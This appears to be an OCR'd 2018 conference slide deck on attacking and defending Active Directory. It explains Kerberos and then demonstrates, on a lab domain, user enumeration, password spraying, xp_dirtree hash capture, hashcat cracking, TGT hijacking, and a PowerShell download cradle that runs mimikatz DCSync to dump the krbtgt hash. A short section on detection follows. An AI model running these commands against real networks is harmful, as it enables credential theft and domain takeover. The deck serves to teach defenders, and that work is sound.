protiviti®

Face the Future with Confidence

ATTACKING AND DEFENDING ACTIVE DIRECTORY

December 2018

Internal Audit, Risk, Business & Technology Consulting

ANDREW ALLEN

@WHITEHAT_ZERO

5 Years in Security, DEFCON 25 Speaker, Information Assurance in the US Army, Offensive PowerShell Enthusiast

Areas of Expertise

- Red Teaming / Scenario Based Penetration Testing
- Purple Teaming / Threat Simulation
- PCI Penetration Testing (PCI-DSS 3.2)
- NIST Cybersecurity Framework Assessments / ISO Security Assessments
- Web Application Penetration Testing
- Social Engineering

Professional Certifications

- Offensive Security Certified Professional (OSCP)
- COMPTIA Security+
- COMPTIA Network+

https://github.com/whitehat-zero/

AGENDA

1 What is Kerberos

2 Leading Attacks

3 Thinking Defense (Prevent/Detect)

4 What To Do Next

Picture: https://www.pcworld.com/article/2980788/security/as-the-u-s-government-faces-cyber-attack-theres-no-playbook-for-fighting-back.html

protiviti

WHAT IS KERBEROS?

THE PASSPORT ANALOGY


- 3 Heads
  - You
  - United States of America
  - People’s Republic of China

http://formulaoldies.com/31844/three-headed-dog-cerberus-greek-mythology/

WHAT IS KERBEROS?

THE PASSPORT ANALOGY

- 3 Exchanges
  - Getting a Passport
  - Getting a Visa
  - Using a Visa



https://www.usa.gov/passport#item-34927

protiviti

WHAT IS KERBEROS?

THE PASSPORT ANALOGY

- 3 Exchanges
  - Getting a Passport
  - Getting a Visa
  - Using a Visa

Required Documents for Chinese Visa

To apply and receive a visa; the following requirements must be met:

- A person must have a passport that is valid for at least six remaining months
- The person must have at least one blank page in his or her visa book
- There must be a picture of the person on the passport
- The picture must be recent as well as at least 48mm x 33mm in size
- A Chinese visa application must be properly filled out

https://www.uspassporthelpguide.com/chinese-visa-information/

https://en.wikipedia.org/wiki/Visa_policy_of_China#/media/File:CHNV_HENSLEY.JPG

protiviti

WHAT IS KERBEROS?

THE PASSPORT ANALOGY

- 3 Exchanges
  - Getting a Passport
  - Getting a Visa
  - Using a Visa

http://www.china.org.cn/travel/2014-02/13/content_31455367.htm

WHAT IS KERBEROS?

PULLING BACK THE KER-TAINS (A LITTLE)


- 3 Heads
  - Client
  - Key Distribution Center
  - Server

https://www.pinterest.es/pin/375769162629259509/

WHAT IS KERBEROS?

PULLING BACK THE KER-TAINS (A LITTLE)

- 3 Exchanges
  1. Authentication Service (AS) Exchange
  2. Ticket Granting Service (TGS) Exchange
  3. Client/Server (CS) Exchange




https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx

WHAT IS KERBEROS?

PULLING BACK THE KER-TAINS (A LITTLE)


- 3 Exchanges
  1. Authentication Service (AS) Exchange
  2. Ticket Granting Service (TGS) Exchange
  3. Client/Server (CS) Exchange



WHAT IS KERBEROS?

PULLING BACK THE KER-TAINS (A LITTLE)

- 3 Exchanges
  1. Authentication Service (AS) Exchange
  2. Ticket Granting Service (TGS) Exchange
  3. Client/Server (CS) Exchange




protiviti

WHAT IS KERBEROS?

PULLING BACK THE KER-TAINS (A LITTLE)


- 3 Exchanges
  1. Authentication Service (AS) Exchange
  2. Ticket Granting Service (TGS) Exchange
  3. Client/Server (CS) Exchange



protiviti


WHAT IS KERBEROS?

PULLING BACK THE KER-TAINS (A LITTLE)



WHAT IS KERBEROS?

PULLING BACK THE KER-TAINS (A LITTLE)



LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- Kerberos Password Spraying
- Microsoft SQL Path Injection (Forced Authentication)
- Kerberos TGT Hijacking

PENTESTING ALLEN.COM (ASSUME INITIAL BREACH)

https://www.motherjones.com/politics/2017/01/spy-who-wrote-trump-russia-memos-it-was-hair-raising-stuff/


Internal Access (Unauthenticated) → **Low Privilege (Regular User)** → **High Privilege (Service Account)** → **Domain Dominance**


protiviti

LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- **Kerberos User Enumeration**
- Kerberos Password Spraying
- Microsoft SQL Path Injection
- Kerberos TGT Hijacking





https://github.com/insidetrust/statistically-likely-usernames

MALICIOUS ACCESS GAINED

Internal Access (Unauthenticated) → Low Privilege (Regular User) → High Privilege (Service Account) → Domain Dominance

protiviti

LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- **Kerberos User Enumeration**
- Kerberos Password Spraying
- Microsoft SQL Path Injection
- Kerberos TGT Hijacking

```
root@kali:~# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='allen.com',userdb='/root/Desktop/statistica
lly-likely-usernames/john.smith.first1000.txt' 10.210.1.218
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-10 12:58 EST
Nmap scan report for dc01.allen.com (10.210.1.218)
Host is up (0.00064s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     peter.smith@allen.com
|     richard.jones@allen.com
|     brian.johnson@allen.com
|     joseph.johnson@allen.com
|     mary.johnson@allen.com
|     robert.smith@allen.com
|     karen.smith@allen.com
|     matthew.johnson@allen.com
|     david.garcia@allen.com
|     james.harris@allen.com
|     cheryl.smith@allen.com
|     julie.johnson@allen.com
|     chad.smith@allen.com
|     mary.williams@allen.com
|     david.smith@allen.com
|     david.williams@allen.com
|     james.davis@allen.com
|_    john.adams@allen.com
MAC Address: 00:0C:29:4B:2F:84 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
root@kali:~#
```

https://nmap.org/nsedoc/scripts/krb5-enum-users.html

MALICIOUS ACCESS GAINED

Internal Access (Unauthenticated) → Low Privilege (Regular User) → High Privilege (Service Account) → Domain Dominance

protiviti

LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- **Kerberos Password Spraying**
- Microsoft SQL Path Injection
- Kerberos TGT Hijacking

```
root@kali:~/Desktop/kerberos_windows_scripts# cat enumerated_users.txt
peter.smith@allen.com
richard.jones@allen.com
brian.johnson@allen.com
joseph.johnson@allen.com
mary.johnson@allen.com
robert.smith@allen.com
karen.smith@allen.com
matthew.johnson@allen.com
david.garcia@allen.com
james.harris@allen.com
cheryl.smith@allen.com
julie.johnson@allen.com
chad.smith@allen.com
mary.williams@allen.com
david.smith@allen.com
david.williams@allen.com
james.davis@allen.com
john.adams@allen.com
root@kali:~/Desktop/kerberos_windows_scripts#
```

```
root@kali:~/Desktop/kerberos_windows_scripts# ./kinit_horizontal_brute.sh allen.com 10.210.1.218 
[+] Kerberos Realm: ALLEN.COM
[+] KDC: 10.210.1.218

[+] Valid: john.adams@ALLEN.COM : Winter2018

Tested "Winter2018" against 18 users in 0 seconds

root@kali:~/Desktop/kerberos_windows_scripts#
```

https://github.com/ropnop/kerberos_windows_scripts

MALICIOUS ACCESS GAINED

Internal Access (Unauthenticated) → **Low Privilege (Regular User)** → **High Privilege (Service Account)** → **Domain Dominance**

protiviti

LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- Kerberos Password Spraying
- **Microsoft SQL Path Injection**
- Kerberos TGT Hijacking

```
C:\Windows\System32\cmd.exe - powershell - powershell
PS C:\Windows\system32> whoami
allen\john.adams
PS C:\Windows\system32> $SQLInstances = Get-SQLInstanceDomain
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 2 instances were found.
PS C:\Windows\system32> $AccessibleSQL = $SQLInstances | Get-S
readed
PS C:\Windows\system32> $AccessibleSQL | Get-SQLServerInfo


ComputerName              : dc01.allen.com
Instance                  : DC01\ITSUPPORTSQL
DomainName                : ALLEN
ServiceProcessID          : 1764
ServiceName               : MSSQL$ITSUPPORTSQL
ServiceAccount            : ALLEN\General.SVC
AuthenticationMode        : Windows Authentication
Clustered                 : No
SQLServerVersionNumber    : 10.50.4000.0
SQLServerMajorVersion     : 2008
SQLServerEdition          : Express Edition (64-bit)
SQLServerServicePack      : SP2
OSArchitecture            : X64
OsVersionNumber           : 6.1
CurrentLogin              : ALLEN\John.Adams
IsSysadmin                : No
ActiveSessions            : 1
```

https://github.com/NetSPI/PowerUpSQL

MALICIOUS ACCESS GAINED

Internal Access (Unauthenticated) → **Low Privilege (Regular User)** → **High Privilege (Service Account)** → **Domain Dominance**

protiviti

LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- Kerberos Password Spraying
- **Microsoft SQL Path Injection**
- Kerberos TGT Hijacking

```
PS C:\Windows\system32> $AccessibleSQL | Invoke-SQLAuditPrivXpDirtree

ComputerName   : dc01.allen.com
Instance       : dc01.allen.com,62747
Vulnerability  : Excessive Privilege - Execute xp_dirtree
Description    : xp_dirtree is a native extended stored procedure that can be
                 executed by members of the Public role by default in SQL
                 Server 2000-2014. Xp_dirtree can be used to force the SQL
                 Server service account to authenticate to a remote attacker.
                 The service account password hash can then be captured +
                 cracked or relayed to gain unauthorized access to systems.
                 This also means xp_dirtree can be used to escalate a lower
                 privileged user to sysadmin when a machine or managed account
                 isnt being used.  Thats because the SQL Server service account
                 is a member of the sysadmin role in SQL Server 2000-2014, by
                 default.
Remediation    : Remove EXECUTE privileges on the XP_DIRTREE procedure for non
                 administrative logins and roles.  Example command: REVOKE
                 EXECUTE ON xp_dirtree to Public
Severity       : Medium
IsVulnerable   : Yes
IsExploitable  : Yes
Exploited      : No
ExploitCmd     : Crack the password hash offline or relay it to another system.
Details        : The public principal has EXECUTE privileges on the xp_dirtree
                 procedure in the master database.
```

MALICIOUS ACCESS GAINED

Internal Access (Unauthenticated) → **Low Privilege (Regular User)** → **High Privilege (Service Account)** → **Domain Dominance**

protiviti

LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- Kerberos Password Spraying
- **Microsoft SQL Path Injection**
- Kerberos TGT Hijacking

```
PS C:\Windows\system32> Get-SQLQuery -Instance "dc01.allen.com,62747" -Query "xp
_dirtree '\\10.210.1.210\file'" -Verbose
VERBOSE: dc01.allen.com,62747 : Connection Success.
```

```
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Default Response = Enabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Users\Home10\Desktop\Inveigh-master
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
[+] [2018-12-09T20:40:40] SMB(445) negotiation request detected from 10.210.1.218:54297
[+] [2018-12-09T20:40:40] SMB NTLMv2 challenge/response captured from 10.210.1.218(DC01):
General.SVC::ALLEN:C44109A13DC9CEFD:642FCB21B79B93C429D2EFB92274753A:0101000000000000E186725
```

https://github.com/Kevin-Robertson/Inveigh

MALICIOUS ACCESS GAINED

Internal Access (Unauthenticated) → **Low Privilege (Regular User)** → High Privilege (Service Account) → Domain Dominance

protiviti

LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- Kerberos Password Spraying
- **Microsoft SQL Path Injection**
- Kerberos TGT Hijacking

```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: GENERAL.SVC::ALLEN:c44109a13dc9cefd:642fcb21b79b93c...00000
Time.Started.....: Sun Dec  9 20:48:38 2018 (1 sec)
Time.Estimated...: Sun Dec  9 20:48:39 2018 (0 secs)
Guess.Base.......: File (dictionary/rockyou.txt)
Guess.Mod........: Rules (rules/hob064.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        0 H/s (0.00ms) @ Accel:32 Loops:8 Thr:1024 Vec:1
Speed.#2.........: 41765.6 kH/s (5.47ms) @ Accel:32 Loops:8 Thr:1024 Vec:1
Speed.#3.........:        0 H/s (0.00ms) @ Accel:32 Loops:8 Thr:1024 Vec:1
Speed.#4.........:        0 H/s (0.00ms) @ Accel:32 Loops:16 Thr:1024 Vec:1
Speed.#5.........:        0 H/s (0.00ms) @ Accel:32 Loops:16 Thr:1024 Vec:1
Speed.#6.........:        0 H/s (0.00ms) @ Accel:32 Loops:16 Thr:1024 Vec:1
Speed.#7.........:        0 H/s (0.00ms) @ Accel:32 Loops:16 Thr:1024 Vec:1
Speed.#8.........:        0 H/s (0.00ms) @ Accel:32 Loops:8 Thr:1024 Vec:1
Speed.#9.........:        0 H/s (0.00ms) @ Accel:32 Loops:8 Thr:1024 Vec:1
Speed.#10........:        0 H/s (0.00ms) @ Accel:32 Loops:16 Thr:1024 Vec:1
Speed.#*.........: 41765.6 kH/s
```

https://github.com/hashcat

```
[/root/hashcat]:# cat cracked/allen.com_cracked.txt
GENERAL.SVC::ALLEN:c44109a13dc9cefd:642fcb21b79b93c429d2efb92274753a:0101000000000000e186725b2990d401ba0354ad1
0000000002001e004400450053004b0054004f0050002d003600380036004d00530048004d0001001e004400450053004b0054004f0050
600380036004d00530048004d0004001e004400450053004b0054004f0050002d003600380036004d00530048004d0003001e004400450
0054004f0050002d003600380036004d00530048004d0007000800e186725b2990d401060004000200000008003000300000000000000
00030000087bad64e44b057c2caa82b5a00f1b7be313494a3020c80744eec050ad6c1ace40a001000000000000000000000000000000000
2200630069006600730002f00310030002e003200310030002e0031002e003200310030000000000000000000000000000000:Chocolate1!
```

MALICIOUS ACCESS GAINED

Internal Access (Unauthenticated) → Low Privilege (Regular User) → High Privilege (Service Account) → Domain Dominance

protiviti

LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- Kerberos Password Spraying
- Microsoft SQL Path Injection
- **Kerberos TGT Hijacking**

```
PS C:\Users\general.svc\Desktop> Get-DomainComputer -Unconstrained | Select

dnshostname        : dc01.allen.com
useraccountcontrol : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION

dnshostname        : IIS_AppPool.allen.com
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```

```
PS C:\Users\general.svc\Desktop> Get-NetLocalGroupMember IIS_AppPool -Grou

ComputerName GroupName      MemberName                    SID
------------ ---------      ----------                    ---
IIS_AppPool  Administrators IIS_APPPOOL\Administrator     S-1-5-21-303465
IIS_AppPool  Administrators IIS_APPPOOL\Admin             S-1-5-21-303465
IIS_AppPool  Administrators ALLEN\Domain Admins           S-1-5-21-667911
IIS_AppPool  Administrators IIS_APPPOOL\ChildrenLocalAdmin S-1-5-21-303465
IIS_AppPool  Administrators ALLEN\general.svc             S-1-5-21-667911
```

https://github.com/PowerShellMafia/PowerSploit

MALICIOUS ACCESS GAINED


Internal Access (Unauthenticated) → **Low Privilege (Regular User)** → **High Privilege (Service Account)** → **Domain Dominance**

protiviti


LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- Kerberos Password Spraying
- Microsoft SQL Path Injection
- **Kerberos TGT Hijacking**



https://github.com/GhostPack/Rubeus



https://github.com/leechristensen/SpoolSample

MALICIOUS ACCESS GAINED

Internal Access (Unauthenticated) → **Low Privilege (Regular User)** → **High Privilege (Service Account)** → **Domain Dominance**

protiviti

LEADING ATTACKS

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- Kerberos User Enumeration
- Kerberos Password Spraying
- Microsoft SQL Path Injection
- **Kerberos TGT Hijacking**

```
v1.2.1

[*] Action: Import Ticket
[+] Ticket successfully imported!

c:\Users\general.svc\Desktop>powershell -nop -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\general.svc\Desktop> IEX(New-Object Net.Webclient).Downloadstring
')[redacted] -Command '"lsadump::dcsync /dom
Hostname: IIS_AppPool.allen.com / S-1-5-21-667911043-3355343513-3324073003
```

https://github.com/gentilkiwi/mimikatz

```
Loaded 24 modules

PANDA(powershell) # lsadump::dcsync /domain:allen.com /user:krbtgt@allen.com
[DC] 'allen.com' will be the domain
[DC] 'dc01.allen.com' will be the DC server
[DC] 'krbtgt@allen.com' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 12/25/2016 12:12:47 PM
Object Security ID   : S-1-5-21-667911043-3355343513-3324073003-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 2656d[redacted]eaff5d5
```

MALICIOUS ACCESS GAINED

Internal Access (Unauthenticated) → **Low Privilege (Regular User)** → **High Privilege (Service Account)** → **Domain Dominance**

PREVENT & DETECT

protiviti

PREVENT/DETECT

THE (LATEST) KER-DENTIAL THEFT SHUFFLE

- **Kerberos User Enumeration**
- Kerberos Password Spraying
- Microsoft SQL Path Injection
- Kerberos TGT Hijacking

Prevent/Mitigate

- ?

Detect

- 4768 – Kerberos Authentication Service
  - A Kerberos authentication ticket (TGT) was requested.
  - Result Code: 0x6 – Bad Username
  - What About Result Code 0x19? - Pre-Auth Required
  - Source IP
  - Observation Period

MALICIOUS ACCESS GAINED

